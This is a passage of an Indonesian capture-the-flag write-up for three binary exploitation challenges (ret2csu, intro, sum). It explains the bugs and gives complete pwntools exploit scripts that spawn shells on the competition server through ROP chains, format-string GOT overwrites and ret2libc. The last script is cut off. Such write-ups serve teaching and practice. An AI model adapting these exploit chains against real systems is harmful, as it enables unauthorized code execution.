ret2csu?




Jika kita perhatikan gambar di atas, semua address \_\_libc\_csu\_init kurang dari 0x40090D dan lebih dari address fungsi maybe\_you\_need\_this. Kita dapat menggunakan gadget tersebut untuk memaggil read dalam GOT. karena pemanggilannya menggunakan [R12+RBX\*8], R12 dapat diset ke address 0x601058 yang memenuhi syarat kedua dan ketiga. Register RBX dapat diberi nilai negatif sebagai offset untuk menyesuaikan R12 agar menjadi GOT read. R13-R15 dapat digunakan sebagai parameter dari read.

Selanjutnya, execve membutuhkan register RAX bernilai 59. Di dalam program ini terdapat fungsi what yang akan mengembalikan nilai kelipatan terkecil dari dua parameter yang diberikan. Karena fungsi ini mengembalikan sebuah nilai, maka register RAX akan dipakai untuk menyimpan nilai tersebut. Untuk mendapatkan nilai 59, kita hanya perlu memberikan argumen 59 dan 1 pada fungsi what.




Terakhir, gadget-gadget untuk mengubah register RDI, RSI, dan RDX. Gadget-gadget yang ditemukan pada gambar di bawah sudah diluar ketiga syarat tersebut sehingga dapat digunakan.




Berikut script yang kami gunakan

|  |
| --- |
| sv.py |
| from pwn import \*  def neg(x):  return 2\*\*64-x  b = ELF("./chall", checksec=False)  r = remote("chall.codepwnda.id", 17013)  bss = 0x6010b0  pop\_rdx = 0x00000000004006ba  pop\_rsi\_r15 = 0x00000000004008f1  pop\_rdi = 0x00000000004008f3  syscall = 0x00000000004006bc  pop\_csu = 0x4008ea  ret2csu = 0x4008d0  p = ''  p = p.ljust(72, '\0')  # ret2csu to call read()  p += p64(pop\_csu)  p += p64(neg(6)) # rbx  p += p64(neg(6) + 1) # rbp  p += p64(0x601058) # r12  p += p64(0xff) # r13 => rdx  p += p64(bss) # r14 => rsi  p += p64(0) # r15 => rdi  p += p64(ret2csu)  p += p64(0)\*7 # pop  # syscall execve("/bin/sh", 0, 0)  # set RAX=59  p += p64(pop\_rsi\_r15)  p += p64(59)\*2  p += p64(pop\_rdi)  p += p64(1)  p += p64(b.symbols['what'])  # set execve args  p += p64(pop\_rdx)  p += p64(0)  p += p64(pop\_rsi\_r15)  p += p64(0)\*2  p += p64(pop\_rdi)  p += p64(bss)  p += p64(syscall)  r.sendafter("overflow\n", p.ljust(1000, '\0'))  r.sendline("/bin/sh\x00")  r.interactive() |




**FLAG : hacktoday{yo\_ropchain\_to\_pwn\_the\_world\_\_dcm4v}**


## intro (476 pts)



Diberikan sebuah file ELF 64bit bernama intro. File binary tersebut memiliki proteksi canary dan NX. Terdapat dua vuln, yaitu format string serta buffer overflow. Vuln format string dapat ditemukan dalam fungsi main, dimana input dari user dijadikan argumen pertama dalam fungsi printf pada baris 25.



Vuln buffer overflow terdapat pada fungsi ggl, dimana input dari user dapat mengoverwrite saved RIP. Namun, dengan proteksi canary kita tidak dapat mengoverwrite return address tanpa melakukan leak nilai canary.




Kita tidak bisa melakukan leak canary dan overwrite return address main dalam satu iterasi. Dibutuhkan setidaknya dua kali iterasi untuk pertama-tama melakukan leak canary dan kemudian mengoverwrite return address. Selain itu, buffer overflow yang terjadi hanya dapat mengubah sampai nilai saved RIP sehingga kita tidak bisa melakukan ret2libc.

Jika kita perhatikan, fungsi \_\_stack\_chk\_fail yang akan dipanggil jika nilai canary berubah menggunakan GOT untuk mendapatkan referensi ke address di libc. karena relro partial, kita bisa mengoverwrite GOT fungsi \_\_stack\_chk\_fail dengan address main. Dengan demikian kita bisa memanggil fungsi main setiap kali nilai canary berubah dan mendapatkan lebih dari satu kali iterasi untuk melakukan format string.


Untuk memanggil system kita juga bisa memakai cara yang sama dengan \_\_stack\_chk\_fail. Karena system membutuhkan register RDI, maka kita cari fungsi dengan argumen yang dapat dikontrol user. Fungsi printf pada fungsi main di baris 25 memiliki argumen yang berasal dari input. Oleh karena itu, kita ganti address fungsi printf di GOT dengan address system. Selanjutnya untuk mendapatkan shell kita bisa masukkan string “/bin/sh”

Karena libc tidak diberikan, kita dapat melakukan leak \_\_libc\_start\_main\_ret dan mencari offsetnya di <http://libc.blukat.me/>.




Berikut script yang kami gunakan

|  |
| --- |
| sv.py |
| from pwn import \*  b = ELF("./intro", checksec=False)  l = ELF("libc6\_2.27-3ubuntu1.2\_amd64.so", checksec=False)  r = remote("chall.codepwnda.id", 17021)  p = "%4714x %18$hn-%43$p"  p = p.ljust(80, '\0')  p += p64(b.got['\_\_stack\_chk\_fail'])  r.sendafter("?", p.ljust(0x120-8, '\0'))  r.recvuntil("Hello ")  leak = r.recvuntil('b97').split('-')  print("leak :", leak[-1])  leak = int(leak[-1], 16)  l.address = leak - 0x021b97  sys = l.symbols['system']  offset = []  for i in range(3):  tmp = sys & 0xff  offset.append(tmp)  sys >>= 8  p = '%{}x%18$hhn'.format(offset[0])  p += '%{}x%19$hhn'.format(offset[1]-offset[0]+0x100)  p += '%{}x%20$hhn'.format(offset[2]-offset[1]+0x100)  p = p.ljust(80, '\0')  p += p64(b.got['printf'])  p += p64(b.got['printf']+1)  p += p64(b.got['printf']+2)  r.sendafter("?", p.ljust(0x120-8, '\0'))  r.recvuntil("Hello ")  r.sendline('/bin/sh')  r.interactive() |




**FLAG : hacktoday{canarycanarycanary\_cant\_stop\_me\_L29\_IS\_HERE}**


## sum (492 pts)



Diberikan sebuah file ELF 64bit bernama chall. Hampir semua proteksi ada dalam binary tersebut, kecuali fortify. Program ini merupakan kalkulator penjumlahan dimana user diminta memasukan input banyaknya angka yang akan dijumlah, kemudian user diminta lagi memasukan angka-angka yang akan dijumlah. Setelah selesai menjumlahkan semua angka, program dapat menjumlahkan angka lagi dengan memasukkan huruf “y”.



Berdasarkan hasil decompile fungsi main, tidak terdapat pengecekan nilai n. Hal ini menyebabkan vuln out of bound, dimana kita dapat melakukan leak dan melakukan overwrite return address fungsi main. Untuk melakukan leak, kita hanya perlu melihat hasil penjumlahannya. Yang menjadi masalah, memori akan dioverwrite dengan nilai yang kita masukkan baru dijumlahkan. Akibatnya, kita tidak akan bisa mengetahui nilai memori sebelumnya.




Pada program ini, fungsi scanf digunakan untuk menginput angka. Ada satu trik yang dapat digunakan agar scanf tidak memasukan nilai ke memori, yaitu dengan menginput karakter “+” atau “-” saja. Dengan begitu, nilai awal di memori tidak akan ditimpa dengan nilai baru dan dapat di-leak sebagai hasil penjumlahan.

Karena hanya bagian stack saja yang dapat kita ubah, maka kita akan melakukan ret2libc dengan pertama-tama melakukan leak address libc. Untuk memudahkan penghitungan, kita dapat mengoverwrite semua address sebelum address libc dengan 0. Proteksi canary dalam program dapat diatasi dengan melakukan leak nilai canary di stack terlebih dahulu sebelum mengoverwrite dengan nilai 0. Nilai canary akan diperbaiki lagi setelah ret2libc akan dipanggil.

Berikut script yang kami gunakan

|  |
| --- |
| sv.py |
| from pwn import \*  l = ELF("libc-2.31.so", checksec=False)  r = remote("chall.codepwnda.id", 17011)  def leak(offset):  tmp = []  for y in range(2):  r.sendlineafter("n: ", str(offset+y))  for i in range(offset+y):  r.sendlineafter(". ", '+')  r.recvuntil('= ')  lk = int(r.recvline()[:-1])  r.sendlineafter('? ', 'Y')  tmp.append(uns(lk))  tmp[1] = (tmp[1]-tmp[0]+2\*\*32)&(2\*\*32-1)  addr = (tmp[1] << (8\*4)) | tmp[0]  return addr  def memset(offset):  for y in range(2):  r.sendlineafter("n: ", str(offset+y))  for i in range(offset+y):  r.sendlineafter(". ", '0')  r.sendlineafter('? ', 'Y')  def overwrite(offset, x):  tmp = [x >> (8\*4), x & 0xffffffff]  tmp = [ununs(i) for i in tmp]  tmp = tmp[::-1]  for y in range(2):  r.sendlineafter("n: ", str(offset+y))  for i in range(offset-1+y):  r.sendlineafter(". ", '+')  r.sendlineafter(". ", str(tmp[y]))  r.sendlineafter('? ', 'Y')  def pwn():  r.sendlineafter("n: ", "0")  r.sendlineafter('? ', 'n')  r.interactive()  # convert hex to signed integer  def uns(x):  if(x < 0):  x += 2\*\*32  return x  # convert signed integer to hex  def ununs(x):  if(x > 0x7fffffff):  x -= 2\*\*32  return x  # cleaning  memset(17)  # leak canary  canary = leak(19)  print hex(canary)  # overwrite canary with 0  memset(19)  memset(21)  # leak libc  l\_leak = leak(23)  print hex(l\_leak)  l.address = l\_leak - 0x0270b3  sys = l.symbols['system']  print("sys :", hex(sys))  bsh = next(l.search('/bin/sh\x00'))  print("/bin/sh :", hex(bsh))  pop\_rdi = l.address + 